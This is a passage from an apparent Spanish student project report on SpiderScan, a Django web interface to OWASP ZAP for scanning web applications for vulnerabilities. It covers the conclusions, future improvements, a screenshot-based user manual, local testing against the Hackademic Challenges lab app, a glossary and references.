Hoy en día, las aplicaciones y sitios web tienen una gran importancia en diferentes aspectos de nuestra vida y usualmente contienen y manejan datos extremadamente sensibles, aplicaciones y sitios web de instituciones y administraciones públicas, registros médicos en línea, expedientes académicos y sitios web para el acceso a nuestros datos bancarios para gestionarlas y realizar transacciones en línea son algunas de las aplicaciones web muy usuales en nuestra sociedad. De tal manera, hacer que estos sitios web sean seguro no es una opción sino una obligación.

Tener una herramienta para hacer un análisis exhaustivo de una aplicación antes de que esta sea desplegada y expuesta a terceros puede ser una clave para reducir ataques con éxito contra esta aplicación. En este proyecto se ha desarrollado un sitio web para la ejecución de este tipo de análisis y tener a mano las vulnerabilidades existentes en nuestras aplicaciones antes de ser desplegar y así poder mitigar cada una de estas vulnerabilidades o realizar una evaluación de riesgo y mitigar las vulnerabilidades con un nivel de riesgo más alto.

Con el presente proyecto, se ha podido ampliar conocimientos en el lenguaje de programación Python, aprender a desarrollar sitios web con uno de los *frameworks* más comunes hoy en día, Django, ampliar conocimientos en JavaScript, HTML, CSS, HTTP y MySQL. Tambien, aprender sobre el proyecto OWASP, las vulnerabilidades más comunes en aplicaciones web, en que consisten y como se pueden evitar y finalmente se ha aprendido como usar OWASP Zed Attack para la detección de vulnerabilidades en aplicaciones web.

SpiderScan al ser desarrollada con el framework Django el cual esta basado en el patrón Model-View-Template puede ser adaptada y mejorada de manera muy fácil sin tener que cambiar toda la arquitectura de esta.

De las mejoras que pueden ser desarrolladas en un futuro se destacan las siguientes:

- Añadir más datos estadísticos para poder hacer una evaluación completa de los riesgos existentes y tipos de vulnerabilidades para poder priorizar que vulnerabilidades mitigar con prioridad. Con la implementación actual, se puede saber el numero de vulnerabilidades existentes por cada nivel de riesgo. Sin embargo, sería de gran interés también tener datos estadísticos con datos sobre que vulnerabilidades tienen un riesgo más elevado y de esta manera priorizar estas últimas.

- Otras de las posibles mejoras seria darle al usuario o responsable de ejecutar este análisis escoger que tipo de ataques quiere ejecutar y poder categorizar las alertas detectadas según su ataque asociado, activo o pasivo, por ejemplo.

- Implementar un mecanismo de priorización de las vulnerabilidades automático según el nivel de riesgo de estas y de esta manera reducir el error humano a la hora de priorizar que vulnerabilidades mitigar primero.

- Añadir más estilo a las diferentes paginas web que forman *SpiderScan* para hacer más visuales las diferentes alertas generadas y destacar por ejemplo aquellas con diferentes colores.

6. Apéndice A

6.1. Manual de Usuario

En este apartado se detallará el uso del *SpiderScan* desarrollado para poder ver cual son las acciones que se pueden hacer con esta herramienta. Como se ha mencionado en apartados anteriores, se pueden crear nuevas sesiones, abrir sesiones ya existentes, ejecutar nuevos análisis y visualizar las alertas generadas o el grafico de los porcentajes de niveles de riesgo de las vulnerabilidades detectadas en la aplicación escaneada.

El enlace para acceder al sitio web es el siguiente:

- http://localhost:8000/home/

6.1.1. Página principal

La pagina principal que se visualiza al acceder al sitio web es un simple documento HTML donde se describe brevemente el proyecto y las diferentes opciones que hay disponibles en el sitio web.




Figura 6.1: Página principal de SpiderScan

6.1.2. Crear una nueva sesión

Como se puede ver en las capturas de pantalla, se ha optado por tener una barra de navegación lateral con las diferentes acciones o sitios web que se pueden visualizar. Al escoger la opción de crear una sesión nueva, se accede al método correspondiente en la vista para renderizar el fichero HTML correspondiente.

Para crear una nueva sesión, basta con introducir el nombre de la sesión y hacer clic sobre el botón crear.




Figura 6.2: Página para crear una nueva sesión de SpiderScan

6.1.3. Vista principal de una sesión

Cuando se crear una nueva sesión o se abre una sesión ya existe, nos redirigimos a la vista principal de la sesión en cuestión. En esta vista se puede visualizar el nombre de la sesión abierta y mediante los dos botones de la parte superior se pueden visualizar los campos correspondientes para iniciar un nuevo ataque o consultar el historial de las aplicaciones ya escaneadas.

Para iniciar un nuevo ataque bastaría con la introducción de la URL de la aplicación en cuestión y su HOST correspondiente e iniciar el ataque clicando en el botón de iniciar el ataque.

Si se opta por mostrar el historial de aplicaciones visualizadas, se podrá ver las aplicaciones escaneadas con un enlace para visualizar las alertas generadas correspondientes a las vulnerabilidades detectas a la hora de ejecutar el ataque.




Figura 6.3: Página principal de una sesión en SpiderScan

6.1.4. Inicio de un ataque a una aplicación en localhost

Al iniciar un ataque, se puede ver que se empieza a ejecutar, se espera hasta que acabe la ejecución del ataque y automáticamente se redirige a la pagina con las alertas generadas y el grafico con las estadísticas de los niveles de riesgo detectados en la aplicación.

Figura 6.1: Página principal de SpiderScan




Figura 6.4: Ejecución de un ataque

6.1.5. Alertas generadas

Una vez finalizada la ejecución del ataque, se abre automáticamente la pagina web con las alertas generadas. En esta pagina web se puede escoger visualizar las alertas o el grafico de los riesgos detectados.

Como se puede ver en la captura de abajo, se pueden visualizar las diferentes direcciones de la aplicación escaneada, el nivel de riesgo asociado a la vulnerabilidad detectada, una breve descripción de esta y como se podría solucionar o mitigar.




Figura 6.5: Tabla con las alertas generadas

6.1.6. Gráfico del porcentaje de los niveles de riesgo

En la siguiente captura se puede ver el porcentaje de riesgos detectados al escanear la aplicación. En este caso, podemos ver que todas las alertas detectadas tienen un nivel de riesgo medio.




Figura 6.6: Grafico con el porcentaje del nivel de riesgo de las vulnerabilidades detectadas

6.1.7. Abrir una sesión existente

Para abrir una sesión ya existente, bastaría con ir al menú de abrir una sesión y escoger con el menú desplegable la sesión deseada y hacer clic sobre el botón enviar, automáticamente se redireccionará a la página con el menú de la sesión.




Figura 6.7: Página para abrir una sesión de SpiderScan ya existente

6.1.8. Historial de las aplicaciones escaneadas

Para visualizar el historial de las aplicaciones escaneadas, bastaría con hacer clic sobre el botón de mostrar la lista de *targets*. En el historial de las aplicaciones escaneadas, hay un enlace asociado a cada aplicación con el cual se puede acceder a las alertas generadas hasta el momento para esa aplicación en concreto.




Figura 6.8: Historial de las aplicaciones escaneadas en una sesión

7. Pruebas

Para realizar las pruebas del funcionamiento de la herramienta SpiderScan, se ha hecho uso de una aplicación web con dicho propósito. Esta aplicación es *Hack Academic Challanges*, esta aplicación viene intencionadamente con diferentes vulnerabilidades ya conocidas con el fin de poder analizar estas vulnerabilidades. Las principales vulnerabilidades existentes en esta aplicación son del tipo XSS ya descritas en el punto de fundamentos teóricos.

7.1. XAMP

Para poder analizar las vulnerabilidades existentes en la aplicación *Hack Academic Challanges*, esta ha sido desplegada localmente con el servidor web XAMP.

7.2. Hack Academic Challanges




Figura 7.1: Página principal de *Hackademic Challanges*

8. Glosario

I. Framework

Un framework no es más que un entrono de trabajo con un conjunto de conceptos, prácticas y herramientas juntas para enfrentar una problemática en concreto. En este proyecto se ha hecho referencia al framework de desarrollo de sitios web Django.

II. API

Una API o *Application Programming Interface*, es un conjunto de clases, métodos y procedimientos que se ofrecen como una biblioteca para ser utilizados por otro software sin la necesidad de saber como esta implementada internamente, sirve como una capa de abstracción.

III. Target

Un target es el objetivo de "algo", en el contexto de este proyecto se ha referenciado a la palabra target como aquella aplicación o URL de la aplicación que se quiere analizar.

IV. CSS

CSS o Cascading Style Sheets, es un lenguaje de diseño grafico usado en las aplicaciones y sitios web para dar un estilo más atractivo a estos. Casi en todos los sitios web existen hojas de estilo CSS asociadas a estos.

V. JavaScript

JavaScript es un lenguaje de programación interpretado usado en las aplicaciones y sitios web en el lado del cliente. Este lenguaje es normalmente usado para crear interacción con el usuario y el sitio web.

VI. URL

URL o *Uniform Resource Locator*, es la dirección de un recurso, que normalmente es un sitio web.

VII. XML

XML o *Extensible Markup Languaje*, es un lenguaje de marcado similar al HTML. XML se usa para el almacenamiento y tráfico de datos estructurados. Este lenguaje es comúnmente usando en servicios web, aplicaciones y sitios web.

VIII. MySQL

MySQL es un sistema de bases de datos relacionales. Este sistema proporciona un servidor para alojar las diferentes bases de datos creadas en una aplicación, una herramienta para la administración de estas bases de datos entre otras herramientas.

9. Bibliografía

[1] “Django Project” https://www.djangoproject.com/, 2019

[2] “Open Web Application Security Project” https://www.owasp.org/index.php/, 2019

[3] “MySQL” https://www.mysql.com/, 2019

[4] “XAMP” https://www.apachefriends.org/es/index.html, 2019

[5] “Wikipedia” https://es.wikipedia.org/wiki/MySQL, 2019

[6] “w3schools” https://www.w3schools.com/, 2019

[7] “incibe” https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian, 2019

[8] “TomasSierra”, https://tomassierra.com/tipos-de-vulnerabilidades-en-aplicaciones-web/, 2019

[9] “StackOverflow”, https://stackoverflow.com/, 2019